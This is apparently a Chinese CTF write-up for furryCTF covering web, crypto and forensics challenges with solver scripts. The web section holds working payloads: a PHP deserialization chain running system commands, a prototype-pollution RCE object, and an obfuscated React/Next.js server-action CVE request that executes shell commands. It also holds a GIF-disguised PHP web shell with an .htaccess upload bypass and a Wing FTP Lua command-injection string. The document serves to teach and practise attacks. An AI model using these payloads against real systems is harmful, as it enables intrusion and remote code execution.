
```
import requests
import urllib.parse
import re

```

```python
TARGET_URL = "http://ctf.furryctf.com:34900/"

# [关键修正] eval 需要执行 PHP 代码，所以必须包裹在 system() 中
COMMAND = "system('cat /flag');"

def generate_payload(cmd):
    # 1. 构造 FileStream (Sink)
    # 这里的 cmd 已经是 system(...) 了
    s_content = f's:{len(cmd)}:"{cmd}";'

    fs_payload = (
        'O:10:"FileStream":3:{'
        's:16:"\x00FileStream\x00path";s:1:"x";'
        's:16:"\x00FileStream\x00mode";s:5:"debug";'
        's:7:"content";' + s_content +
        '}'
    )

    # 2. 构造 LogService (Trigger)
    ls_payload = (
        'O:10:"LogService":1:{'
        's:10:"\x00*\x00handler";' + fs_payload +
        '}'
    )
    return ls_payload

def attack():
    # 生成核心 Payload
    pop_chain = generate_payload(COMMAND)
    print(f"[*] Generated POP Chain Payload")

    # 3. 构造完整的注入字符串
    # 为了防止反序列化失败，我们补齐 UserProfile 的第3个属性 bio
    # 结构: [preference=LogService] + [bio="x"] + [End Object]
    injection_str = '";s:10:"preference";' + pop_chain + ';s:3:"bio";s:1:"x";}'

    # 4. 自动计算 Padding (hacker 数量)
    found = False
    final_padding = ""
    hacker_count = 0
```

```
45
46      # 遍历尝试 padding (0-5)
47      for i in range(10):
48          current_padding = "A" * i
49          # 计算 bio 值的总长度
50          bio_len = len(current_padding) + len(injection_str)
51          len_str_len = len(str(bio_len))
52
53          # 计算需要被"吃掉"的字符数
54          # 结构: ";s:3:"bio";s:XXX:"[PADDING]
55          # 长度: 14 + len(XXX) + 2 + len(PADDING)
56          to_eat = 14 + len_str_len + 2 + i
57
58          # 如果能被 6 整除，说明可以用 hacker (6 chars) 填充
59          if to_eat % 6 == 0:
60              hacker_count = to_eat // 6
61              final_padding = current_padding
62              found = True
63              print(f"[*] Parameters Found: Padding={i}, Bio_Len=
{bio_len}, Hacker_Count={hacker_count}")
64              break
65
66      if not found:
67          print("[-] Failed to calculate padding.")
68          return
69
70      # 5. 发送攻击请求
71      username = "hacker" * hacker_count
72      bio = final_padding + injection_str
73
74      print(f"[*] Sending Attack Request...")
75
76      try:
77          response = requests.post(TARGET_URL, data={
78              'user': username,
79              'bio': bio
80          })
81
82          content = response.text
83
84          # 6. 搜索 Flag
```

```
        # Flag 应该在页面最底部
        print("\n" + "="*20 + " RESULTS " + "="*20)

        # 尝试正则匹配
        flags = re.findall(r'flag\{.+?\}', content)
        if not flags:
             flags = re.findall(r'furry\{.+?\}', content)

        if flags:
            print(f"[+] FLAG FOUND: {flags[0]}")
        else:
            print("[-] Flag regex mismatch. Dumping the last 500 characters of response:")
            print("-" * 50)
            print(content[-500:]) # 打印末尾 500 字符
            print("-" * 50)

            # 检查是否成功反序列化
            if "Profile loaded" in content:
                print("[+] 'Profile loaded' detected. Payload executed successfully.")
            else:
                print("[-] 'Profile loaded' NOT detected. Something went wrong.")

    except Exception as e:
        print(f"[-] Error: {e}")

if __name__ == "__main__":
    attack()
```

CCP Review



贪吃Python

首页是一个贪吃蛇游戏，通过 WebSocket (socket.io) 发送分数。查看源代码有提示。

```
<!-- -"你是不是应该在/admin加一个'忘记密码'?" -->
<!-- -"你不会真忘记密码了吧?这么简单的密码都能忘记?"-->
<!-- -"快告诉我密码，我要去/admin/dashboard修改分数，成为贪吃Python村赛冠军!"-->
<!-- -"不行，这次村赛公平公正，你就算进去/admin/dashboard也改不了分数"-->
<!-- -"?你的意思是,那个99999分是人打出来的?"-->
<!-- -"一码归一码"-->
```

利用SQL注入`' or 1=1 --` 进入/admin/dashboard?token=auth_bypass_success

发现

前端混淆的 dataReport.js 负责发送数据，其发送的数据结构包含 { config: ... }，这是原型链污染的典型载体。服务端接收数据时，极有可能直接将 config 对象合并（merge）到了系统对象中，造成原型链污染。
后台 /admin 页面被 MFA 拦截，但会显示“系统诊断日志”。日志显示系统正在运行环境检查（如检查 /readflag）。这暗示后台使用了 child_process.exec 或 spawn 等命令执行函数。
通过 WebSocket 发送恶意 payload，污染 Object.prototype.shell。当后台运行诊断命令

时，Node.js 会使用我们指定的恶意 Shell（即 /readflag）来执行命令，从而读取 flag 并将其回显在日志中。

查看 dataReport.js，虽然经过了 AST 解释器混淆，但重点在于 sendData 函数。
代码末尾部分揭示了数据发送逻辑：

```
const _0x043 = {
    '\u0073\u0063\u006f\u0072\u0065': score, // score
    "config": {
        "theme": "\u0064\u0061\u0072\u006b\u005f\u006d\u006f\u0064\u0065", // theme: dark_mode
        "timestamp": Date['\x6e\x6f\x77']()
    }
};
// ...
socket['\x65\x6d\x69\x74'](_0x9b520g(_0x9g17fd[3]), _0x043);
```

这里发送了一个 JSON 对象，其中 config 字段是嵌套的。如果服务端使用类似 lodash.merge 或递归赋值的方式处理 config，攻击者可以构造 **proto** 键值对来污染 Object.prototype。

```
(function() {
    var _0x9g17fd = ["58.101.60.57.", "122.125.123.96.103.110.", "86.57.113.108.108.111.56.59.58.57.48.", "110.104.100.108.86.102.127.108.123."];
    function _0x9b520g(_4) { var _5 = 9; var _, _2, _3 = ""; _2 = _4.split("."); for (_ = 0; _ < _2.length - 1; _++) { _3 += String.fromCharCode(_2[_] ^ _5); } return _3; }

    var mysocket = window.socket || (window.io && window.io.sockets && window.io.sockets[0]);
    if (!mysocket && typeof io !== 'undefined') { try { mysocket = io(); } catch(e){} }

    if (mysocket) {
        var eventName = _0x9b520g(_0x9g17fd[3]);
        // outputFunctionName: 针对 EJS 模板引擎的 RCE
        // shell: 针对 child_process 的 RCE
        var payload = {
```

```
            "score": 1,
            "config": {
                "constructor": {
                    "prototype": {
                        // 1. EJS RCE Payload
                        "outputFunctionName": "x;return global.process.mainModule.require('child_process').execSync('/readflag').toString();x",
                        // 2. Shell RCE Payload
                        "shell": "/readflag",

                        // 3. Environment Payload
                        "env": {
                            "wont_hurt": "check"
                        }
                    }
                }
            }
        };
        mysocket.emit(eventName, payload);
    }
})();
```

下一代有下一代的问题

一看是react直接利用CVE的超级暴力poc拿flag

原来的poc

```
ls /
```


```
POST / HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Next-Action: test
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jxCaNwiNWP3Sad
```

```
Content-Length: 1445

------WebKitFormBoundaryx8jxCaNwiNWP3Sad
Content-Disposition: form-data; name="0"

"$@1"
------WebKitFormBoundaryx8jxCaNwiNWP3Sad
Content-Disposition: form-data; name="1"

{
    "\u0074\u0068\u0065\u006e": "$2:et",
    "status": "$2:es",
    "reason": "",
    "value": "$2:ev",
    "_response": "$2:er"
}
------WebKitFormBoundaryx8jxCaNwiNWP3Sad
Content-Disposition: form-data; name="2"

{
    "et": "$3",
    "es": "$4",
    "ev": "{\"\u0074\u0068\u0065\u006e\":\"\u0024\u0042\"}",
    "er": {
        "_prefix": "$2:ep",
        "_formData": "$2:ef"
    },
    "ep": "$5",
    "ef": {
        "get": "$2:eg"
    },
    "eg": "$6"
}
------WebKitFormBoundaryx8jxCaNwiNWP3Sad
Content-Disposition: form-data; name="3"

"$0:\u0074\u0068\u0065\u006e"
------WebKitFormBoundaryx8jxCaNwiNWP3Sad
Content-Disposition: form-data; name="4"

```

```
"\u0072\u0065\u0073\u006f\u006c\u0076\u0065\u0064\u005f\u006d\u006f\u0064\u0065\u006c"
------WebKitFormBoundaryx8jxCaNwiNWP3Sad
Content-Disposition: form-data; name="5"

"x='Y2F0IC9ldGMvcGFzc3dk';d=u=>Buffer.from(u,'bas'+'e64')+'';y=global[d('cHJvY2Vzcw==')][d('bWFpbk1vZHVsZQ==')][d('cmVxdWlyZQ==')](d('Y2hpbGRfcHJvY2Vzcw==')).[d('ZXhlY1N5bmM=')](d(x))+'';throw Object.assign(new Error(y),{digest:y});"
------WebKitFormBoundaryx8jxCaNwiNWP3Sad
Content-Disposition: form-data; name="6"

"$0:toString:\u0063\u006f\u006e\u0073\u0074\u0072\u0075\u0063\u0074\u006f\u0072"
------WebKitFormBoundaryx8jxCaNwiNWP3Sad--
```

把命令修改一下

```
ls /app/flag.txt
```



SSO Drive(未解出)

首先是登录

```
username=admin
```

蓝方部署了严格的过滤：后缀限制（仅限图片/文本）、内容检测（禁止 <?php）、文件头检测（必须是合法图片）。

Payload 1：.htaccess 配置文件投毒
为了绕过后缀限制，我们利用 Apache 的特性，上传了一个伪装成 **XBM 图片**的 .htaccess 文件，强制服务器将 .jpg 解析为 PHP。

```
#define width 1337
#define height 1337
AddType application/x-httpd-php .jpg
```

绕过点：#define 是 XBM 图片的特征头，但在 .htaccess 中 # 是注释，因此能同时骗过图片检测和服务器配置。

Payload 2：绕过 WAF 的图片马 (shell.jpg)
为了绕过 <?php 关键字检测，我们使用了 **PHP 短标签** 和 **GIF 文件头**。

绕过点：GIF89a 满足了“合法图片数据”的要求，<?= 绕过了对 <?php 字符串的正则扫描。

构造一个一句话木马，用中国蚁剑连接

```
GIF89a
<pre>
<?= @eval($_POST['cmd']); ?>
<pre>
```

在系统根目录，发现了一个名为 /flag1 的文件：POFP{d5cccecd-

/var/www/html/.flag2_hidden 是第二段flag：ae9f-4d22-ac13

flag3在/root里面，但是没有找到适合的poc

Crypto

GZRSA

> 好消息：这题似乎是一个十分简单的RSA
>
> 坏消息：为什么感觉信息不全呢emm……

这是一个典型的 **RSA 共模攻击 (Common Modulus Attack)**

只需要开启两次容器，得到两组数据就可以了

```python
import gmpy2
from Crypto.Util.number import long_to_bytes

def common_modulus_attack(n, e1, c1, e2, c2):
    g, r, s = gmpy2.gcdext(e1, e2)

    # 2. 如果 r 或 s 是负数，需要计算模逆
    if r < 0:
        c1 = gmpy2.invert(c1, n)
        r = -r
    if s < 0:
        c2 = gmpy2.invert(c2, n)
        s = -s

    # 3. 计算 m = (c1^r * c2^s) % n
    res = (pow(c1, r, n) * pow(c2, s, n)) % n

    # 如果 gcd 不为 1，则需要开 g 次根
    if g > 1:
        res, exact = gmpy2.iroot(res, int(g))

    return res

N = 
832378148319519881155284089732114381005442734000641631785701041698820571948253102278282770440076582488288689538685074407438022351230586025516234226280556597218283387325835840661917093397792911108351094647643436018425645802563636691234910463696479819215277934308643725279361081437584282734309217314805111230 09
```

```
e1 = 48539
c1 = 320464083845021553683801947769477574895488713865532589941159006864648947809329548303445860848644200580474798866444650376785539149863462334205517355668194072862138135686275007712691061834402073438531432727116820775034871120110466209200931050216601882158432242557178575215992919936148657214337479426745922060 76

e2 = 62275
c2 = 238767078194380584358209525650421740710829182004601838184338284716355131088469184774427360583869013674623281819664391127616810928896438085843549025244944624494965064421168380469482463165903159095262504349739220470127182806064888616398480181570875008583174562092953756508826142669019026840584988159846744532 0

m = common_modulus_attack(N, e1, c1, e2, c2)
print("Flag:", long_to_bytes(int(m)).decode())
```

```
(base) PS C:\Users\lry> & D:/anaconda3/python.exe d:/CTF/Games/furryCTF/Crypto/GZRSA/rsa.py
Flag: furryCTF{cee1ddb7b9ca_EA5y_r54_w17H_62C7f_FRam3Work}
```

迷失

> “好困呜呜……昨晚又通宵学密码惹……”
>
> 迷迷糊糊的猫猫在教室第一排打起了瞌睡……
>
> 只是，当他再次惊醒的时候，他已经错过了最关键的信息……

加密类型：这是一种 **保序加密（Order-Preserving Encryption, OPE）**。

分块方式：算法将每个字符（1 字节）独立加密为 2 字节（4位十六进制）。

单调性（关键点）：_encode 函数利用递归二分法将明文空间 `[0,255][0,255]` 映射到密文空间 `[0,65535][0,65535]`。由于其分割逻辑在固定密钥下是确定的，该算法具有**严格单调递增性。**

若明文 `P1<P2P1<P2`，则对应的密文 `E(P1)<E(P2)E(P1)<E(P2)`。

确定性：代码中使用了 self.cache，这意味着同一个字符在同一次加密中对应的密文永远相同。

由于我们已知 Flag 的部分格式和后缀，我们可以通过建立“密文-明文”对照表来还原。

建立已知字符映射表

根据题目给出的 flag 模板前缀：Now flag is furryCTF{，我们将密文 m 的前段进行拆解：

密文 (Hex)	明文 (Char)	ASCII 值
4ee0	N	78
6f40	o	111
7770	w	119
2800	(空格)	32
6680	f	102
6d00	l	108
6091	a	97
6740	g	103
6891	i	105
7340	s	115
74f1	u	117
7200	r	114
7900	y	121
4271	C	67
5500	T	84
46e0	F	70
7b00	{	123

分析后缀（数字映射）

```
flag = b"Now flag is furryCTF{????????_?????_?????_??????????
_????????_???} - made by QQ:3244118528 qwq"
```

通过这段密文，我们可以拿到数字的对应关系：

- 数字 1: 3790
- 数字 2: 3820
- 数字 3: 38d4
- 数字 4: 3940
- 数字 5: 39d0
- 数字 6: 3a60
- 数字 7: 3af0
- 数字 8: 3b80

第三步：逐段推导 Flag 内容

Flag 的结构为：furryCTF{}

1. **第一段 (????????)**: 5000 6d00 65c0 6091 7340 74f1 7200 65c05000 介于 N(4ee0) 和 T(5500) 之间 `→→` P65c0 介于 a(6091) 和 f(6680) 之间 `→→` e组合结果：**Pleasure**
2. **第二段 (?????)**: 50f1 74f1 65c0 7200 790050f1 介于 P(5000) 和 T(5500) 之间 `→→` Q 组合结果：**Query**
3. **第三段 (?????)**: 4f70 7200 3a60 65c0 72004f70 `→→` O3a60 根据数字表 `→→` 6组合结果：**Or6er** (Order的变体)
4. **第四段 (??????????)**: 5000 7200 65c0 7340 65c0 3af0 7680 6891 6e80 67403af0 根据数字表 `→→` 77680 介于 u(74f1) 和 w(7770) 之间 `→→` v组合结果：**Prese7ving** (Preserving的变体)
5. **第五段 (????????)**: 6295 7200 7900 7000 7400 6891 6f40 6e806295 `→→` c7000 `→→` p7400 `→→` t组合结果：**cryption**
6. **第六段 (???)**: 6f40 7770 6f40直接对应：**owo**

将所有推导的部分拼接起来：

```
furryCTF{Pleasure_Query_Or6er_Prese7ving_cryption_owo}
```

Hide

```
from Crypto.Util.number import long_to_bytes, inverse
from sage.all import *

# --- Data from the problem ---
x =
11068359932740326085956687786279193520487260023947999337843615274722320719067847401093136218675032176665452686342424686967633369732112667830448694568679508039564834987767705795516417379366386351549985141303532792254784965942176145745430647194819674351739086253488077932467223389841434054622503698162742548222 1
```

```
A =
[701003776832349281406805894817485351188239827633277612158507940767
833079309280003526952618195725539967265201111165474159960888709810 9
580353765882969176288829698783809623046145668133636075432524440915 2
575795618716853148893704898601858065322594586288683706530707664978 5
025945196100464401794238423505579739564 4,
745120083676813915766154225637691113042996676790610477688081139399 8
248361954488700832886227215382856255233308849690658086126782968150 6
163090926448703049851520594540919689526223471861426095725497571027 9
342652228479962579024469747515059843563575981996914118259031916748 3
960703095227179920944939513625017291551 5,
251710341660450650487664680884788620836548962627883740086867663569 8
349206482115325621615134375767149461931335832102858520112645160349 9
400800590845023208694587391285590589998721718768705028189541469405 2
494854484429781394388002744894639155261516540812029394763338281093 3
220387178940848322135774860931135807535 5,
523063442687582307937604453925987306622543249621150849568336804507 7
622619192637121399608694076015195012166483876960669383408693653363 4
419430890689801544767742709480565738473278968217081629697632917059 4
993568913709021541136709302484474684938697660054957770849871024336 4
741601476126106608693674832621811503280 1,
264805078457164821753193920235419793838951282425013323993465637044 1
229591673153566810342978780796842103474408026748569769289860666767 0
843332126745304699106862316317597948527011423916348897122142320396 0
113724832529105809531474578690363155194638650861938517497952953871 7
455213294397556550354362466891057541888,
416676637497709426434527789369462303053248310386645184993256481342 9
296670145052328195058889292880408332777827251072855711166381389290 7
372034758144585576023548278023703401068855462536651513761532871797 0
184763824720864705584623006054834086235668773877425811607505108897 3
344675967295352247188827680132923498399]
```

```
C = [9635421766411321871307976355025727510421535584581521253993268391293478156462 7,
3015040643556069344423722147956576932209352001013736432824336013342248390349 7,
7060248904401861645369188914994465480663449621599820847192385547647327101922 4,
4815173660221166174376403036779523285077794027146286996546168537107620324382 5,
1039131670444470943692152804895015263602214676717744090041776894795614700701 60,
8411006346397047863359218241953943083771464224060387953842668266885539751572 5]

# --- Lattice Construction ---
# The relation is: B_i = A_i * m % x
# C_i is lower 256 bits of B_i
# B_i = high_i * 2^256 + C_i
# high_i * 2^256 + C_i = A_i * (flag * 2^160) - k_i * x
# high_i = (A_i * 2^160 * 2^-256) * flag - (C_i * 2^-256) - k_i * (x * 2^-256)
# Multiply by 2^256 inverse mod x:
# high_i = t_i * flag - u_i (mod x)
# We form a lattice to find small (high_i, flag).

known_bits = 256
pad_bits = 160
W_inv = inverse(2**known_bits, x)

# Coefficients
ts = [(a * (2**pad_bits) * W_inv) % x for a in A]
us = [(c * W_inv) % x for c in C]

# Scaling factors
# flag is 44 bytes = 352 bits.
# high_i is approx 1024 - 256 = 768 bits.
# We want all columns to be ~ 2^768.
K = 2**(768 - 352) # Scale for flag
B_scale = 2**768   # Scale for the constant term

dim = 8
```

```
M = Matrix(ZZ, dim, dim)

# Lattice Basis
# Columns 0..5: high_i equations
# Column 6: flag
# Column 7: constant 1
for i in range(6):
    M[i, i] = x
    M[6, i] = ts[i]
    M[7, i] = us[i]

M[6, 6] = K
M[7, 7] = B_scale

# Reduce
L = M.LLL()

# Search for the flag
for row in L:
    # Check if the row looks like our target vector
    # The last element should be +/- B_scale (corresponding to the constant term)
    if row[7] == B_scale or row[7] == -B_scale:

        # Extract the scaled flag value
        scaled_flag = abs(row[6])

        if scaled_flag % K == 0:
            flag_int = scaled_flag // K
            try:
                flag_bytes = long_to_bytes(int(flag_int))
                print(f"Candidate found: {flag_bytes}")
                # Optional: Check format if known, otherwise just print
            except Exception as e:
                pass
```

```
(sage) lry@LRY:~/code$ sage 1.sage.py
Candidate found: b'pofp{8bbda68c-9a6f-41dd-bf27-a143d2644a9aaa}'
```

Tiny Random

> 我们的首席架构师为了节省昂贵的熵源，对签名服务器进行了极致优化.
> 他声称：“在这个云原生的时代，只用 128bit 的随机数生成nonce既环保又高效。
> “反正，私钥是安全的。”
> 问题是，真的安全吗?
>
> 本题请使用nc连接。

```python
from sage.all import *
from pwn import *
import json
import hashlib
from ecdsa.curves import SECP256k1
from ecdsa.numbertheory import inverse_mod

# 配置信息
HOST = 'ctf.furryctf.com'
PORT = 36002

# SECP256k1 参数
order = int(SECP256k1.order)
G = SECP256k1.generator

def solve():
    # 连接服务器
    io = remote(HOST, PORT)

    # 1. 获取公钥（用于后续验证，虽然攻击不需要它）
    line = io.recvline()
    pub_data = json.loads(line)
    print(f"[+] Server Public Key: {pub_data}")

    # 2. 收集签名样本
    # 根据理论，256/128 = 2，我们需要至少 3 个样本，取 6 个更稳健
    samples = []
    sample_cnt = 6
    print(f"[*] Collecting {sample_cnt} signatures...")
```

```
30
31      for i in range(sample_cnt):
32          msg = f"attack_sample_{i}"
33          io.sendline(json.dumps({"op": "sign", "msg":
    msg}).encode())
34
35          # 接收并解析
36          res = json.loads(io.recvline())
37          r = int(res['r'], 16)
38          s = int(res['s'], 16)
39          h = int(res['h'], 16)
40
41          # 计算 t 和 a
42          # k = s^-1 * h + s^-1 * r * d  (mod n)
43          # k = t + a * d (mod n)
44          sinv = inverse_mod(s, order)
45          t = (sinv * h) % order
46          a = (sinv * r) % order
47          samples.append((t, a))
48
49      # 3. 构造格 (Lattice Construction)
50      print("[*] Constructing Lattice...")
51      m = len(samples)
52      B = 2**128  # 缩放因子，对应 k 的上界
53
54      # 矩阵维度: (m+2) x (m+2)
55      # 我们使用整数格，将前 m 列放大 B 倍以平衡权重
56      matrix_rows = []
57
58      # 前 m 行: 模数 n 的倍数，用于消除模运算
59      for i in range(m):
60          row = [0] * (m + 2)
61          row[i] = B * order
62          matrix_rows.append(row)
63
64      # 第 m 行: 变量 d 的系数 (a_i)
65      # 对应向量分量: B * (a_i * d)
66      row_d = [0] * (m + 2)
67      for i in range(m):
68          row_d[i] = B * samples[i][1] # B * a_i
69      row_d[m] = 1 # d 本身
```

```
    matrix_rows.append(row_d)

    # 第 m+1 行：常数项 (t_i)
    # 对应向量分量：B * t_i
    row_c = [0] * (m + 2)
    for i in range(m):
        row_c[i] = B * samples[i][0] # B * t_i
    row_c[m+1] = B # 常数项的权重，也可以设大一点
    matrix_rows.append(row_c)

    # 在 SageMath 中建立矩阵
    M = Matrix(ZZ, matrix_rows)

    # 4. 执行 LLL 算法
    print("[*] Running LLL...")
    L = M.LLL()

    # 5. 提取私钥
    priv_key = None
    for row in L:
        # 我们寻找的向量是由：d * row_d + 1 * row_c + ... 组成的
        # 所以最后一列应该是 B（对应系数 1）或 -B（对应系数 -1）
        if abs(row[m+1]) == B:
            potential_d = row[m]

            # 如果最后一列是 B，说明系数是 1，d 就是 row[m]
            # 如果最后一列是 -B，说明系数是 -1，d 就是 -row[m]
            if row[m+1] == B:
                priv_key = potential_d % order
            else:
                priv_key = (-potential_d) % order

            # 简单验证：检查推导出的 k 是否真的小于 2^128
            t0, a0 = samples[0][0], samples[0][1]
            k0 = (a0 * priv_key + t0) % order
            # 考虑到 LLL 的误差和边界，我们放宽一点点检查
            if k0 < 2**130:
                print(f"[+] Found potential private key:
{priv_key}")
                break

```

```python
    if priv_key is None:
        print("[-] Failed to recover private key. Try running again.")
        return

    # 6. 伪造签名获取 Flag
    print("[*] Forging signature for 'give_me_flag'...")

    # 目标消息哈希
    h_flag_bytes = hashlib.sha256(b'give_me_flag').digest()
    h_flag_int = int.from_bytes(h_flag_bytes, 'big')

    # 使用恢复的私钥进行签名
    # 生成一个新的随机 k (这里可以用任意安全的 k)
    k_forge = 123456789

    # 计算 R 点
    R_point = k_forge * G
    r_forge = int(R_point.x())

    # 计算 s = k^-1 * (h + r * d) mod n
    k_inv = inverse_mod(k_forge, order)
    s_forge = (k_inv * (h_flag_int + r_forge * int(priv_key))) % order

    # 发送 Payload
    payload = {
        "op": "flag",
        "r": hex(r_forge),
        "s": hex(s_forge)
    }
    io.sendline(json.dumps(payload).encode())

    # 获取结果
    io.interactive()

if __name__ == '__main__':
    solve()
```

```
(sage) lry@LRY:~/code$ sage 2.sage.py
[+] Opening connection to ctf.furryctf.com on port 36002: Done
[+] Server Public Key: {'x': 26170248998615541227096183299185502559284290140243613385566618010788092688999, 'y': 61785175166179482677823923184309355409180082532485105646755727801831903618674}
[*] Collecting 6 signatures...
[*] Constructing Lattice...
[*] Running LLL...
[+] Found potential private key: 389608304614075762746735041239219781989040144395215869705950086424991814682 29
[*] Forging signature for 'give_me_flag'...
[*] Switching to interactive mode
{"flag": "POFP{a656be36-1803-4b45-8ba1-545330b978f6}"}
[*] Got EOF while reading in interactive
```

lazy signer

```python
import hashlib
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from pwn import *

# SECP256k1 参数
n = 0xfffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364141

def sha256_int(msg):
    h = hashlib.sha256(msg.encode()).digest()
    return int.from_bytes(h, 'big')

# 1. 连接服务器
io = remote('ctf.furryctf.com', 37363)

# 2. 读取加密的 Flag
io.recvuntil(b"Encrypted Flag (hex): ")
```

```python
enc_flag_hex = io.recvline().strip().decode()
enc_flag = bytes.fromhex(enc_flag_hex)

# 3. 获取两个消息的签名
def get_sig(msg):
    io.sendlineafter(b"Option: ", b"1")
    io.sendlineafter(b"Enter message to sign: ", msg.encode())
    io.recvuntil(b"Signature (r, s): (")
    sig_raw = io.recvuntil(b")").decode()[:-1]
    r, s = map(int, sig_raw.split(', '))
    return r, s

msg1 = "hello"
msg2 = "world"
z1 = sha256_int(msg1)
z2 = sha256_int(msg2)

r, s1 = get_sig(msg1)
_, s2 = get_sig(msg2)

# 4. 计算私钥 d
# k = (z1 - z2) / (s1 - s2) % n
k = ((z1 - z2) * pow(s1 - s2, -1, n)) % n
# d = (s1 * k - z1) / r % n
d = ((s1 * k - z1) * pow(r, -1, n)) % n

print(f"Recovered d: {d}")

# 5. 解密 Flag
aes_key = hashlib.sha256(str(d).encode()).digest()
cipher = AES.new(aes_key, AES.MODE_ECB)
flag = unpad(cipher.decrypt(enc_flag), 16)

print(f"Flag: {flag.decode()}")
io.close()
```

```
(base) PS D:\CTF\games\furryCTF\Crypto> & D:/anaconda3/python.exe d:/CTF/games/furryCTF/Crypto/task.py
[x] Opening connection to ctf.furryctf.com on port 35016
[x] Opening connection to ctf.furryctf.com on port 35016: Trying 114.66.33.225
[+] Opening connection to ctf.furryctf.com on port 35016: Done
Recovered d: 994831554011250033605569876711730545896357839636782279181522964046887989261 19
Flag: POFP{414de77b-0222-4109-99a4-229c2adf87fb}
```

Forensics

深夜来客

分析tcp的数据发现攻击者应该使用了sqlmap对内网进行了扫描，并试图进行sql注入，重点关注192.168.136.1

```
http.response.code == 200 && ip.addr == 192.168.136.1
```

发现数据还是太多太杂了，一般来说想要进行登录使用的是POST，在之前的分析中发现了登录的界面是loginok.html

```
http.request.method == "POST" && http.request.uri contains "loginok.html"
```

追踪某个tcp流的时候突然发现了flag
这个数据包利用了 Wing FTP Server 的 Lua 命令注入漏洞。攻击者没有在响应中寻找数据，而是将 Flag 作为代码注释附带在了攻击载荷（Payload）中。
在 POST /loginok.html 请求的 username 参数中，有一长串被 URL 编码的字符串：

```
username=anonymous%00%5d%5d%250dlocal%2bh%2b%253d%2bio.popen(%22id%22)%250dlocal%2br%2b%253d%2bh%253aread(%22*a%22)%250dh%253aclose()%250dprint(r)%250d--ZnVycnlDVEZ7RnIwbV9Bbm9uOW0wdXNfVG9fUm8wdH0%3d
```

